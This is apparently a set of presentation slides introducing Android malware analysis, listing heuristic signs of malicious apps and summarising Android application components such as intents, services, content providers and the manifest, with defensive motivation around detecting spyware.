
- ✓ ***TONS of useless packages or libraries***
- ✓ ***Extensive permissions***
- ✓ ***Multi-DEX* (eg. `classes2.dex`)**
- ✓ ***Hiding the launch icon (!!!)***
- ✓ ***Sketchy naming conventions* (eg. `com.services.android`)**



Why Do We Care?

- ✓ Endpoint security often relies on “heuristics” to convict malicious apps
- ✓ Convicting apps allows us to notify users that their devices may be compromised
- ✓ Ramifications of compromised devices - especially with surveillanceware and spyware can be serious (eg. Pegasus)


Working with Android Malware




Application Components

ACTIVITY	<ul style="list-style-type: none">• Single, focused window• Interacts with the user
INTENTS	<ul style="list-style-type: none">• Used to start an activity or service• Can be broadcast & received within the application & with other applications• Implicit vs. Explicit
BROADCAST RECEIVERS	<ul style="list-style-type: none">• Inter-process communication (IPC) endpoint• Used for apps to specify they want to receive an implicit intent
SERVICE	<ul style="list-style-type: none">• Background operation / operation that doesn't require a user• BluetoothOppService, SmsReceiverService
CONTENT PROVIDERS	<ul style="list-style-type: none">• Store data persistently• Manage the storage of application data• Used for sharing data between applications
WEBVIEW	<ul style="list-style-type: none">• Act like a web browser• WebKit engine used to display web pages
PERMISSIONS	<ul style="list-style-type: none">• The activities an application can perform are restricted to its permissions• Applications sandboxed by the OS so they can't access another app's data
MANIFEST	<ul style="list-style-type: none">• XML file• Information about the app: permissions definitions, activities/services/broadcast receiver definitions, info about external libraries, version information...

